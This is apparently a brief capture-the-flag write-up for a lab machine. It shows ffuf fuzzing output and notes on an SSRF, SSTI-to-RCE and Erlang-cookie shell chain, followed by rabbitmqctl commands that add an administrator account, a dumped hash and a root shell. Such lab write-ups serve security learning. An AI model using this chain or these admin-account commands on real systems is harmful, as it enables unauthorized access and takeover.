
```
 /'___\ /'___\           /'___\
/\ \__/ /\ \__/  __  __  /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
 \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
  \ \_\   \ \_\  \ \____/  \ \_\
   \/_/    \/_/   \/___/    \/_/
```

```
      v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://storage.cloudsite.thm/api/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/big.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 16
________________________________________________

Login                   [Status: 405, Size: 36, Words: 4, Lines: 1, Duration: 33ms]
docs                    [Status: 403, Size: 27, Words: 2, Lines: 1, Duration: 102ms]
login                   [Status: 405, Size: 36, Words: 4, Lines: 1, Duration: 29ms]
register                [Status: 405, Size: 36, Words: 4, Lines: 1, Duration: 21ms]
uploads                 [Status: 401, Size: 32, Words: 3, Lines: 1, Duration: 33ms]
:: Progress: [20478/20478] :: Job [1/1] :: 1058 req/sec :: Duration: [0:00:25] :: Errors: 0 ::
```


/api/docs




I used ssrf to read the docs




ssti



SSTI to RCE



SHELL




PrivEsc

Rabbitmq is running on the system

erlang cookie =Run9Dg89YFnrs8D


Did some reading on erlang and managed to get a shell as rabbitmq
https://book.hacktricks.wiki/en/network-services-pentesting/4369-pentesting-erlang-port-mapper-daemon-epmd.html#erlang-cookie-rce

https://github.com/gteissier/erl-matter




ADDING ME AS ADMIN

rabbitmqctl add_user mute mute
rabbitmqctl set_permissions -p / mute ".*" ".*" ".*"
rabbitmqctl set_user_tags mute administrator
rabbitmqadmin export rabbit.definitions.json -u mute -p mute



dumping rabbit I came across this note so I decoded the hash to get the 256 hash and su to root


azrael@forge:/var/lib/rabbitmq$ su root
Password:
root@forge:/var/lib/rabbitmq#
loot nano decode.py
loot python3 decode.py
('e3d7ba85', '295d1d16a2617df6f7e6630527ff2f1ebb5c43b3f6ec614811ed194f98073585')
loot
loot

ROOTED